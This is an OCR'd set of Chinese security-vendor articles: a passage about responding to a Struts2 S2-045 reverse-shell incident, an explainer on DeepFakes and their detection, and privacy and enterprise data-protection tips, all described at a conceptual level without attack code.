
## 初试无果

因为客户正好部署了青藤的大数据安全产品，能够记录展示每台服务器系统交互 Shell 的命令，包括操作者 IP，操作终端，操作用户，操作详情等关键信息。但是出乎意料的是，在反弹 Shell 这十几分钟时间内，日志上居然没发现任何黑客执行反弹 Shell 操作等相关的异常操作行为。

## 改变思路

显然，黑客不是通过在服务器端执行命令的常规方式进行反弹，一定是有其它资产存在漏洞，被黑客利用了。为找到根本原因，我通过青藤资产清点工具对该主机上运行的资产（如虚拟机、web 站点、web 服务、web 框架等）进行全面了解，发现该服务器上存在 Struts 2 的 Web 框架，凑巧的是该版本正好存在 S2-045 漏洞。很可能，这就是黑客入侵的源头了。

要说著名 RCE( 远程代码执行 ) 漏洞，Struts2 框架漏洞最为“经典”，一经爆发就被各安全厂商作为高危紧急漏洞处理。S2-045 漏洞是由报错信息包含 OGNL 表达式，并且被带入了 buildErrorMessage 这个方法运行，造成远程代码执行。S2-045 只有一种触发形式，就是将 OGNL 表达式注入到 HTTP 头的 Content-Type 中。




**资产清点发现存在漏洞的 Struts2 版本**

## 柳暗花明

为确认真正攻击源，通过查看 Tomcat 日志发现存在反弹 Shell 行为的恶意 IP，正在通过 post 请求方式访问客户服务器上一个 Struts2 页面。至此，基本可以判断攻击者正是通过 Struts2 的反序列化漏洞进行攻击，从而完成反弹 Shell 的操作。值得庆幸，因为及时发现和快速响应，黑客的攻击行为未对服务器造成任何伤害。

## 进行反击

首先通过防火墙立即封堵该 IP，同时在 WAF 上设置规则，拦截该请求，进一步对 Struts2 漏洞立马打补丁。

## 写在最后

攻防的较量从未停止，黑客与白帽子间的斗争也越演越烈。在 Struts2 框架漏洞这个战场上，需要持续深入地研究，才能占有主动权。虽然从过去出现的 Struts 漏洞看，恶意 OGNL 表达式的注入点无处不在，但随着 Struts2 框架版本不停迭代，很多漏洞都被修补。

在这里笔者也提醒各位安全负责人，一定要及时打补丁以及使用最新版的 Struts 框架，避免被不法分子利用而造成损失。同时，对 request 请求的参数名、参数值、cookie 参数名、action 的名称、Content-Type 内容、filename 内容、请求体内容 ( 反序列化漏洞 ) 进行验证，降低后期被黑客利用可能性。

# 科普内容

- AI 换脸技术：将成为一种新兴的网络安全威胁载体
- 在这个无隐私时代，如何避免成为一个透明人

未来，虚假视频制作可能会做得越来越好，因此需要政府、企业及个人联合投入更多资源去研究检测 DeepFakes 假视频的技术。

# AI 换脸技术：将成为一种新兴的网络安全威胁载体

近日，一款 AI 换脸的 APP 一夜之间火爆全网，用户只需要一张静态照片就能让自己实现孙猴子般“72 变”，每一个人都可以通过一个 APP 实现“一夜成名”的梦想，让自己成为电影中的明星主角。

当然，AI 换脸视频本身并非最新出现的技术。早在 2017 年，国外一个 ID 名为“DeepFakes”的 Reddit 论坛用户首次将自己制作的 AI 换脸视频发布在网络上。在被 Reddit 封杀后，“DeepFakes”直接开源了其 AI 换脸项目的代码，该项技术立刻风靡全球。在代码开源后，即使一个“菜鸟”也能在几个小时内做出一部换脸视频。人们为了纪念“DeepFakes”，就采用它的 ID 命名了 AI 换脸技术，称之为“DeepFakes”。

## 1. 除了隐私问题，还将引发新的网络安全问题

DeepFakes 本质上是一个未发生事情的视频，但却可以以假乱真，看起来非常真实。它主要是通过人工智能算法对照片库中大量名人照片进行训练，因此可以输出与真实视频毫无差异的内容。

DeepFakes 会引发很多问题，比如隐私问题。那些定期收集到的大量普通用户数据，即使是在得到用户明确同意的情况下，大多数人也不知道网上有多少他们自己的照片。为此，国外甚至有人担心，一旦 DeepFakes 被用于政治操纵，将引发第三次世界大战。从“假新闻”中就能很容易看到这一点，这些虚假信息会故意制造谎言，然后在真相的掩护下传播。

劣币驱逐良币，设想下，如果我们无法检测到虚假视频，我们可能很快就会被迫不信任我们所看到和听到的一切东西。这不仅威胁到我们对政治制度的信心，而且从长期来看，威胁到我们对共同的客观现实的信心。


除此之外，DeepFakes 还有一个被忽视的问题。那就是它们对网络安全的影响。在未来，DeepFakes 将把网络攻击场景带入一个全新的层面，即图像，视频和音频可以通过数字方式进行深度伪造，以欺骗人们和组织。

今天的安全系统严重依赖监控视频和基于图像的生物识别安全。由于大多数漏洞都是基于社会工程的网络钓鱼攻击而发生的。不难想象我们很快就会看到“高保真”的网络钓鱼欺诈，即攻击者可以使用 AI，社交工程和网络钓鱼，创建自动化、个性化的攻击内容。攻击者可以将 DeepFakes 视频以电子邮件附件分发，或者在 YouTube 等社交媒体上发布。一旦用户选择点击观看视频时，系统就会受到感染。同样，DeepFakes 技术可用于规避基于摄像头的身份验证机制，例如通过 Postident 进行身份验证。

为应对钓鱼攻击，对于个人而言，需要增强自身安全防范意识，不轻信、不点击来源不明的链接或附件。对于企业而言，也可以通过其它一些方法，比如在员工电脑中安装管理软件，实时监控员工的一举一动。此外，为防止攻击者通过以 PC 终端为跳板入侵服务器，企业需要在主机侧增强安全防护，可在主机层部署类似青藤云安全这类企业的安全产品。

## 2.DeepFakes 的工作原理和底层技术

“DeepFakes”背后技术来源于一种名为 GAN（生成式对抗网络）的 AI 模型，它在 2014 年 10 月由前谷歌著名神级技术大咖 Ian Goodfellow 发布的一篇 GAN 论文而奠定了地位，



GAN 是当前人工智能学界一个最热门的研究方向。

当前的 AI 换脸，正是使用了 GAN 技术。该技术是通过“生成模型”和“判别模型”两个机器学习 (ML) 模型之间较量进行不断优化。生成模型负责对数据集进行训练，然后创建伪造视频内容，而另一个判别模型尝试进行伪造检测。伪造者创建赝品，直到另一个 ML 模型无法检测到伪造。训练数据集越大，伪造者越容易创建高质量的内容。这就是为什么前总统、好莱坞名人的视频经常出现在第一代 DeepFakes 中，主要是因为他们有大量公开的视频片段可以用来训练伪造者。

## 3.“以彼之长还施彼身”的解决之道

DeepFakes 解决之道需要教育、技术和立法的相互结合。当然，最为重要的就是技术。因为当 DeepFakes 变得非常逼真时，只有机器才能分辨真假视频。虽然 AI 被认为是 DeepFakes 视频的罪魁祸首，但它也是目前为止应对 DeepFakes 视频最靠谱的技术。从检测发现到采取措施来消除 DeepFakes 带来的威胁，AI 技术都是安全人员最好的办法。

值得庆幸是，目前基于 AI 技术的 DeepFakes 视频仍然存在一些缺陷，这让我们还有一些应对措施。比如眨眼，健康的成年人每 2 到 10 秒就会眨眼一次，一次眨眼需要十分之一秒。这对于正常视频而言非常正常，但是对于 DeepFakes 视频却非常难。因为当 DeepFakes 算法对人脸图像进行训练时，它依赖于互联网上可用的照片作为训练数据。即使是经常被拍照的人，网上也很少有闭着眼睛的照片。因为人们的眼睛大部分时间是睁开的，而且摄影师通常不会选择拍摄和发布那些闭眼的照片。

如果不训练人们眨眼的图像，DeepFakes 算法就不太可能创建正常眨眼的人脸。与真人相比，DeepFakes 视频中的人物眨眼的频率要低得多。因此在检测 DeepFakes 视频时，可以使用机器学习来检查视频中的眼睛睁开和闭上频率。例如，扫描视频的每一帧，检测其中的人脸，然后自动定位眼睛。然后，它利用另一个深度神经网络，利用眼睛的外观、几何特征和运动来判断被检测到的眼睛是开着还是闭着。这是检测虚假视频一个思路和手段。

当然，生成和检测假视频的竞争就像下棋一样。从理论上讲，GAN 可以接受训练，学会如何躲避这样的取证。如果不法分子将所知道的检测技术都给 GAN，它就能绕过所有这些检测。比如上文所说的，眨眼也一样可以添加到 DeepFakes 假视频中，包括使用闭着眼睛的人脸图像或视频序列进行训练。

## 写在最后

未来，虚假视频制作可能会做得越来越好，因此需要政府、企业及个人联合投入更多资源去研究检测 DeepFakes 假视频的技术。

据悉，目前美国国防高级研究计划局 (DARPA) 正在向研究人员投入资金，寻找更好的方法来认证视频。此外，为应对 DeepFakes 虚假视频，还有一个比较好解决方案是更好地教育普通大众，让大家明白眼睛所看到一切并非都是真的。这包括提高广大民众的素养，以便他们自身能够辨别一些假新闻。当然，虚假信息最大天敌就是真实信息。这就要求我们的记者成为更好的事实发现者。

# 在这个无隐私时代，如何避免成为一个透明人

你的个人隐私，除了你自己没人能保护。

在我们享受互联网所带来的便利时，信息安全已经逐渐成为一大困扰。

在大数据时代，各种互联网产品逐渐把收集用户数据作为最重要的商业模式，通过不断收集、存储、浏览你的行为信息，甚至可以勾勒出你的兴趣爱好、健康状况甚至家庭成员等个人隐私信息。

如果你不愿意做一个束手就擒的人，还是可以采取一些行动。

## 在互联网上，真的没人知道你是一条狗吗？

1993 年，The New Yorker 杂志刊登了一幅漫画：一只黑狗站在电脑椅上，爪子扶着键盘，望向站在地上、表情迷茫的白狗，兴奋地说：On the Internet , nobody knows you ' re a dog.（在互联网上，没有人知道你是一条狗。）


"On the Internet, nobody knows you're a dog."

放在今天这绝对是一句笑话。

如果那只狗还在上网，它大概会惊恐地发现，别人不仅知道它是一条狗，而且知道它的名字、主人、地址、品种、血统、毛色，甚至知道它最喜欢吃什么牌的狗粮、有没有做过绝育等。

可能有很多人会说，我们并不会对一个路人甲的姓名、年龄、兴趣、爱好等资料有任何兴趣。

但是，在大数据时代，各种网站逐渐把收集用户数据作为最重要的商业模式，用户的隐私信息在网络上无处遁形。



例如当你身体不舒服上网查询病症，隔天就会接到某诊所的电话，之后只要打开浏览器，页面边上都会弹出医院相关广告。

不懂技术的你，是否也很好奇，搜索引擎是如何这么清晰了解自己上网痕迹，又知道自己哪些隐私信息呢？

## 搜索引擎可能是世界上最了解你的人


针对于这个问题，曾任亚马逊中国、美团和小米首席安全官的杨更先生表示：

正常情况下，不少搜索引擎在响应用户访问行为时，都会有以下几个关键环节：

1、使用浏览器打开搜索网站的网址，输入查询关键词。

2、搜索网站返回搜索结果数据（包括 tracking scripts、tracking pixels、tracking cookies 等等）的同时，尽量精准地追踪用户在互联网上的各种行为。

3、搜索网站通过追踪技术不断收集和存储搜索甚至浏览行为信息，勾勒出用户的兴趣爱好、健康状况甚至家庭成员等个人隐私信息。




部分搜索引擎获取用户隐私流程

搜索引擎在收集了众多用户画像信息后，最主要的商业变现方式就是定向广告。

从下图某搜索引擎广告平台上对其精准人群定向能力的宣传，日均百亿次的线上行为数据中很有可能就包括你的搜索及点击行为。


某公司的广告精准投放服务介绍

以小白视角看这件事情，就犹如打开浏览器的“大门”后，黑暗处有一双眼睛一直在偷窥我们，然后将监视信息实时传至资料收集中心进行贴标签，按照标签将个人信息放在货架，供其它广告主选择。

## 个人隐私，除了你自己没人能保护

你在网络上的任何行为，都可能成为追踪个人的蛛丝马迹。人类花了几万年进化到衣冠楚楚的文明社会，互联网只用了几十年就把他们打回了衣不蔽体的原形。

不过，如果你不愿意做一个束手就擒的人，你还是可以采取一些行动。

### 1、重归自然，适合意志坚定者

早年，没有互联网，人类不是也存在得好好的。既然互联网如此不安全，我们不用也罢！手机电脑我都不要了！不过是回归原始生活，我还是可以好好活！

但在这个时代，没有互联网，我们真的还能好好生活么？不叫外卖，不叫车，这样的便利生活，你真的愿意舍弃么？

### 2、变化多端，适合高智商者

将所有的账户密码设为不同的高难密码，将电脑手机摄像头永远贴上黑塑胶，将过海关将随身设备刷成出厂设置，将所有硬盘都加密，将密码提示问题都是假答案。但你还能记住……


此类解决方案，作为一个普通人，一两条我还能 Hold 住，完全做到根本不可能。

### 3、简单明了，适合大众

现在，以隐私保护为核心的搜索引擎正在慢慢崛起，像是早年的 duckduckgo，还有国内近期上线的秘迹搜索（mijisou.com）。

这些免费的无痕搜索这些免费的无痕搜索，可以帮助你轻松摆脱定向广告的骚扰，同时也减少了未来因互联网发展所带来更大的风险。

目前虽然很多浏览器都自称拥有隐身模式或者是无痕模式，但事实上，这也是一个各大浏览器的“小套路”。




所谓的“无痕模式”

希望普通用户们针对自己的情况，选择最好的解决方案，以便更有效的保护自己的个人隐私。而对于企业来说，如何更好的保护自己客户的数据则更为重要。

## 企业数据保护，需建立立体安全防护措施

随着互联网 + 时代的来临，业务变得越来越开放和复杂，固定的防御边界已不复存在，而黑客手段却越来越多样化。

网络攻击能轻而易举地穿透边界防护设备直达业务系统内部。目前，数据泄漏主要发生在三个位置：网络，应用和主机。


### 一、网络侧，应采用 HTPPS 协议应对网络嗅探

在网络层面，最常见的攻击是嗅探。如果使用 HTTP 协议传输数据很容易被监听传输内容，如果这些数据中存在敏感信息的话，风险太大了。


因此我们需要对我们的传输数据进行一定的加密处理，即使数据被预期接收方之外的其它不法分子拦截，也无法轻易的破译此次请求的传输内容。

这就是 HTTPS 协议，HTTPS 相当于身披 SSL 外壳的 HTTP。简单来说，就是在 HTTP 外层包裹一层安全罩，从而使 HTTP 不容易被嗅探。

举个简单例子：小时候我们玩的传声筒，如果第三个人想偷听你和小伙伴的对话信息，仅用另外一根线绑在他们的传声线上就好。




反之，当 HTTP 加上了 SSL，形成 HTTPS，就宛如你和小伙伴的传声线外包裹了一层玻璃罩，黑客便不能轻易嗅探到你和小伙伴的对话了！




### 二、应用侧，使用身份验证应对越权访问

最常出现的漏洞是越权，这种情况发生的原因则是企业代码质量不过关，在鉴别用户身份时存在缺陷。

简单来说，越权漏洞就是攻击者在获得低权限用户帐后，利用一些方式绕过权限检查，得到高权限功能。

例如，付费删帖服务就是典型通过越权漏洞，使用 User ID 伪装，将普通用户身份伪装成管理员 ID 来得到权限进行删帖。

应对漏洞越权的解决方案有两种，第一种是通过全局过滤器检测用户登录情况，以及对资源访问权限等，犹如证件检查;

另一种则是通过 session 中获取用户 id，将传入的参数与用户的身份做绑定校验，这就犹如面部识别。

## 三、主机侧，数据安全最后一道防线

主机安全，作为企业安全的最后一公里，正在被越来越多的企业提上建设日程表。主机安全防护是保护数据的最后一道防线，一旦被突破后果不堪设想。

主机侧威胁可以分为外部入侵和内部威胁两大类，两种情况需要采用不同应对措施。

### 外部入侵，网络安全“头号通缉犯”

所有安全从业人员都希望自己能开启上帝视角，能看清黑客攻击，能应对 0Day 漏洞，能阻止 APT 攻击等。

但事与愿违，更多时候我们对黑客攻击一无所知。因为，一直以来对威胁的检测和拦截，都是基于对黑客行为的认知。过去，大家通过了解黑客的攻击方法，去跟踪他的入侵行为。

但是黑客却有很多种方式来了解我们，例如数据库端口被公布在互联网上，攻击者可根据端口上显示出的漏洞来进行攻击，又比如攻击者可以遍历 IP 来成功找到数据库入口。

遍历 IP 就是通过不停的试 IP 地址，直到找到正确的 IP 由此进入数据库。这就像是别人捡到了你的密码箱，然后用尝试不同的排列组合，直到打开你的箱子为止。

在应对外部入侵方面，扫描与防火墙结合是一个非常传统的解决方案，就是公司内部的相关人员进行端口和弱口令进行扫描，防火墙则负责访问控制。

弱口令扫描是通过各种弱口令（如：123456 等）尝试登陆，因此非常费时间和精力，影响也比较大。

而防火墙在这个网络环境越发复杂的情况下，已无法做到全覆盖。所以这种解决方案可能无法做到 100% 的安全。

另外也可以通过对密码文件和配置文件的解析，找到弱口令所在，从而舍去登陆尝试的麻烦。可做到每日实时更新，当有新的风险出现，则会实时报警。


再举个例子，以外部入侵常见方式 - 应用入侵为例，通过有缺陷应用进行攻击。大家在安全公司的漏洞通告中看到大部分都是此类情况，比如 A 应用有 B 漏洞，则会导致 C 攻击。

此类漏洞一般发生于一些建站系统，当网站模版发生漏洞，应用此模版的所有网站则会都出现同款问题。

当攻击者挖掘其中一个模版的漏洞，那么他就可以用相同的方式入侵所有应用此模版的网站。面对此类问题，通常有三种解决方式：

（1）远程漏洞器扫描，通过访问应用来扫描应用，从而发现问题；

（2）本地扫描，通过在本地安装扫描软件，对应用进行扫描；

这种类似于大家常用的 360 安全卫士，而企业则有企业版的扫描软件，比如青藤云安全就是做企业级安全扫描软件的。

（3）资产生命周期管理；

如果你清楚的知道资产的实时变化，你就可以随时了解是

否受到攻击。


这个解决方法的特点是快，因为文件都已经存在，所以仅需一键搜索，就可以跨越前期步骤直接验证情况，并加固就可以了，整个流程仅需 1 小时。

## 内部威胁，早已不容忽视

今天，如果我们谈起威胁这个词，大家感悟比较深的还是外部威胁，比如黑客 DDoS 攻击、APT 攻击等等，却忽略对企业伤害更加大内部威胁。


为什么我们很少听到内部威胁引发的安全事件呢？也许用一句话解释比较合理，“家丑不可外扬”，但这绝不代表没有。

事实上，内部人员相对外部攻击更容易接近重要信息或系统，并且内部人员也会有更大动力或倾向利用他们的职权去让自己获得利益，正所谓“祸起萧墙”，攻破堡垒往往都是“自己人”。




目前，针对内部威胁，大部分都是通过 SOC 或 SIEM 和 DLP 产品等来解决，类似 SIEM 和 SOC 这样产品都是针对“安全事件”的管理和分析的工具，会产生大量的告警数据。

在一些特殊客户场景下，很多告警都是无效的，结果就演变成天天在喊“狼来了”，大部分时间狼都没来。但是，如果狼真的来了，也可能就忽略了。



当然也可以通过其它一些方法，比如终端管理，在员工电脑中装强管理软件，实时监控员工的一举一动，且严格管控员工电脑的使用。

当下最新解决方案，则是结合云工作负载保护平台与数字化审计。

针对于间谍行为，设定工作负载边界，如越界则会告警。同时将数据传递至相关项目组，达到无感知发现异常行为，并进行处置。

## 写在最后

很多安全问题，尤其是隐私数据泄露，很多都是意识问题造成。

笔者希望通过以上的科普，个人和企业都可以在这个危机重重的互联网时代加强网络安全意识，并且找到最合适的解决方案，保护自身和企业的信息安全！

QINGTENG

让安全更有效